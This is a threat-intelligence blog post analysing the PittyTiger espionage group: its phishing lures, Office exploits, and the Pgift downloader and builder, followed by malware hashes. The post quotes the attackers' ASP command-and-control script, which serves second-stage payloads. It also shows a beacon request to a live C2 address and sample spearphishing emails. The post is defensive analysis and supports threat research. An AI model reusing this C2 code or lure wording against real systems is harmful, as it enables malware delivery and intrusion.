Spy of the Tiger

fireeye.com/blog/threat-research/2014/07/spy-of-the-tiger.html


Threat Research Blog

July 31, 2014 | by Nart Villeneuve, Joshua Homan | Threat Intelligence
Threat Intelligence
Advanced Malware

A recent report documents a group of attackers known as “PittyTiger” that appears to have been active since at least 2011; however, they may have been operating as far back as 2008. We have been monitoring the activities of this group and believe they are operating from China.

This group leverages social engineering to deliver spearphishing emails, in a variety of languages including English, French and Chinese, and email phishing pages to their targets. The attackers use a variety of different malware and tools to maintain command and control (C2) and move laterally through their targets’ networks.

In a recent attack against a French company, the attackers sent simple, straightforward messages in English and French from free email addresses using names of actual employees of the targeted company.



You forwarded this message on 5/23/2014 1:55 AM.

From: [redacted]@yahoo.fr]

Sent: Fri 5/23/2014 1:50 AM

To: [redacted]


Cc:

Subject: Project Template (Draft)

Message | Project Template (Draft).doc

It is my draft , I want to get your suggestion.
Many thanks.

-- [redacted]



You forwarded this message on 5/27/2014 2:58 AM.

From: [redacted]@laposte.net

Sent: Thu 5/15/2014 1:53 AM

To: [redacted]

Cc:

Subject: projet - version finale

Message | projet.doc

Bonjour,

Comme prévu, je vous joins la version courant de mon projet.
Si vous avez le temps de lire le papier et que vous avez des commentaires, n'hésitez surtout pas.

We have also observed this group using a Yahoo! email phishing kit, with phishing pages for multiple regions and in multiple languages.

The malicious documents exploit vulnerable versions of Microsoft Office. The attackers used two different exploits CVE-2012-0158 and CVE-2014-1761.


The documents that exploit CVE-2012-0158 were built using a tool that leaves behind the metadata which indicates that the author is “Tran Duy Linh”. (This builder has been shared across multiple threat groups that are otherwise unconnected).

The documents that exploit CVE-2014-1761 contain metadata that matches malicious documents created by both the Jdoc builder and the Metasploit Framework, however, the exact builder tool used by the attackers remains unclear.

This threat group uses a first-stage malware known as *Backdoor.APT.Pgift* (aka Troj/ReRol.A), which is dropped via malicious documents and connects back to a C2 server. This malware communicates some information about the compromised computer; however, its primary function is to deliver the second-stage malware to the compromised computer.

Backdoor.APT.Pgift Builder

During our investigation, we discovered a builder used in conjunction with the Backdoor.APT.Pgift malware. This builder is used to create and test files placed on the C2 server.




asp: www.test.com/dr.asp

另存为: C:\Documents and Settings\admin\Desktop\dr.asp

The builder creates three files:

- 25dd831ae7d720998a3e3a8d205ab684 dr.asp
- 4b89c31d1d7744bcf5049d582d35e717 Install-Dll.bat
- e738286a0031621d50aeb5fc1d95d7a4 JHttpSrv.dll

The dr.asp file is placed on a web server, and malware on compromised systems will beacon to it. The file can retrieve the compromised host’s IP address and returns either a 32-bit or 64-bit second-stage executable depending on the compromised host’s environment.



```
<%
Private Function getIP()
    Dim strIPAddr
    If Request.ServerVariables("HTTP_X_FORWARDED_FOR") = "" OR InStr(Request.ServerVariables("HTTP_X_FORWARDED_FOR"), "unknown") > 0 Then
        strIPAddr = Request.ServerVariables("REMOTE_ADDR")
    ElseIf InStr(Request.ServerVariables("HTTP_X_FORWARDED_FOR"), ",") > 0 Then
        strIPAddr = Mid(Request.ServerVariables("HTTP_X_FORWARDED_FOR"), 1, InStr(Request.ServerVariables("HTTP_X_FORWARDED_FOR"), ",")-1)
    ElseIf InStr(Request.ServerVariables("HTTP_X_FORWARDED_FOR"), ";") > 0 Then
        strIPAddr = Mid(Request.ServerVariables("HTTP_X_FORWARDED_FOR"), 1, InStr(Request.ServerVariables("HTTP_X_FORWARDED_FOR"), ";")-1)
    Else
        strIPAddr = Request.ServerVariables("HTTP_X_FORWARDED_FOR")
    End If
    strIPAddr = Trim(Mid(strIPAddr, 1, 30))
    If strIPAddr = "" Then strIPAddr = Request.ServerVariables("REMOTE_ADDR")
    getIP = strIPAddr
End Function


Set fso = Server.CreateObject("JHttpSrv.DownLdr")
ByteCount = Request.TotalBytes
BinRead = Request.BinaryRead(ByteCount)
fso.setip getIP
fso.addkeyword "SysType  :32bit",server.mappath("32.exe")
fso.addkeyword "SysType  :64bit",server.mappath("64.exe")

fso.work binread,bytecount
response.binarywrite fso.ResponseBinary
%>
```

The Install-Dll.bat file simply installs JHttpSrv.dll by running the command:

```
regsrv jhttpsrv
```

The JHttpSrv.dll handles the incoming, encoded data from compromised hosts.

This data is written to a text file in a directory named “log” with the following format:


IP Address-YYYYMMDD-HHMMSS.[3 digits].txt

This data contains information about the compromised system including:

- Hostname
- Username
- System Type (32-bin or 64-bit)
- Operating System
- Organization
- Owner
- Ports and Processes
- Running Software
- Installed Software
- Network Configuration

Although this tool has some information-gathering capabilities, it is primarily a “downloader” designed to push second-stage malware to a compromised system.

Previous Attacks



From: [redacted]
Date: Thursday, September 09, 2010 6:37 PM
To: [redacted]
Subject: 中秋節酒品禮薈萃
Attach: 中秋節酒品禮薈萃.doc (95.8 KB)

[redacted]，妳好

中秋節禮品酒!!

本郵件附件清單如下：
(1) 中秋節酒品禮薈萃.doc (93.4 K)

[redacted]
2010/9/10

It appears the Backdoor.APT.Pgift malware was used in an earlier attack against a target in Taiwan. Although the email date shows September 2010, the actual email appears to have been sent in January 2014. The malicious attachment 中秋節酒品禮薈萃.doc (4c350726bb7773f0ac98bdd665ef93dc) exploits CVE-2012-0158 to drop f3b1a1c18c783c2e949e68f0dd047eae. The network communication is:

POST /pgift.asp HTTP/1.1

Content-Length: 9637

User-Agent: Mozilla/4.0 (compatible;)

Host: 113.10.221.196:8080

Connection: Keep-Alive

Cache-Control: no-cache

Although the malware is the same, this version uses the filename “pgift.asp” instead of “dr.asp.”

We have observed attacks against targets in Taiwan using phishing emails written in Traditional Chinese, and the repeated use of .tw domains as command and control servers may indicate an interest in Taiwan as well.

Malware

The PittyTiger group uses various other malware including:

> Backdoor.APT.PittyTiger1.3 (aka CT RAT) – This malware is likely used as a second-stage backdoor. The behavior of this sample is similar to the “old” PittyTiger but is distinct. The attackers labeled it as PittyTiger v. 1.3 and use an interface that displays the system information associated with a compromised computer and provides the attacker with a remote shell. The attackers may be using this as second-stage malware.
>
> Backdoor.APT.PittyTiger – This malware is the classic “PittyTiger” malware (PittyTigerV1.0) that was heavily used by this group in 2012-2013. This malware allows the attackers to use a remote shell, upload and download files and capture screenshots.
>
> Backdoor.APT.Lurid (aka MM RAT / Troj/Goldsun-B) – This malware is a variant of the Enfal/Lurid malware used by a variety of *different* groups since at least 2006. This variant has the same functionality, but the file names have been changed. We have observed the Enfal/Lurid malware in use since 2011 and in conjunction with Backdoor.APT.Pgift as the payload of a malicious document used in spearphishing attacks. It also appears the attackers use this as second-stage malware.
>
> Gh0st variants – A report by Cassidian Cyber Security reveals the attackers also use variants of Gh0st RAT, a well-known RAT used by a variety of attackers. These variants are known as Paladin RAT and Leo RAT.
>
> PoisonIvy – This group also used the Poison Ivy malware during 2008-2009. We analyzed PoisonIvy samples that connect to domain names used by this group. The samples were compiled in 2008 and 2009 (one of the samples with a 2008 compile date was also submitted to Virustotal in 2008, leading us to believe the timestamps have not been altered).

The PittyTiger group uses a variety of malware to achieve their objectives. We have not observed these attackers using 0day exploits; rather, they appear to acquire access to builders that are more widely distributed that can be used to create malicious documents.

Acknowledgements

We would like to thank Alex Lanstein, Jen Kolde, Jonathan Wrolstad, Ned Moran and Thoufique Haq.

Samples

Backdoor.APT.Pgift

5e2360a8c4a0cce1ae22919d8bff49fd

f74a7a7f43dfce7ff2851baefe19ef63

05de3bfb5da1dcf08f9ca0bd589364bf

5e2360a8c4a0cce1ae22919d8bff49fd

79e48961d1ee982a466d222671a42ccb

bf95e89906b8a17fd611002660ffff32

ed35e43142b42b57f518197d930471d9

5e2360a8c4a0cce1ae22919d8bff49fd

Backdoor.APT.PittyTiger1.3

f65dc0b3eeb3c393e89ab49a3fac95a8

Backdoor.APT.Lurid

b72cf03822cd03a4923195cb7db9ac41

eb658d398ac54236564dd52b23943736

728d6d3c98b17de3261eaf76b9c3eb7a

735d37a1fde0f8d8924a70e9101c45b1

9712235ba979ef5a23db3ebdc41d9a02

d4be094c7f767fc6d9eda1665d536484

Backdoor.APT.PittyTiger

1097a30d91b0e8adaec8951fb639ffe0

1f7796e76427c96d57086fcf797518f7

0618961c6abf67670658c659a4b3897f

370e2ebe5d72678affd39264a0d2fedd

55e456339936a56c73a7883ea1ddb672

55e456339936a56c73a7883ea1ddb672

7fade5e7576cc72559c62660371279e8

fa53ca3339bb5619f6e39215a4697b52

1cea8afd101ab50087122231acf88407

26be2cbb00158dfab6c81976d93748e8

ce15fa3338b7fe780e85c511d5e49a98

a494010a51705f7720d3cd378a31733a

PoisonIvy

ae35a23cb418af084d10820bb0eae1d8

99a5fd0eba39efc9cba880d9629217e0

a2494e1e528c4a973232d027172bee44

Previous Post
Next Post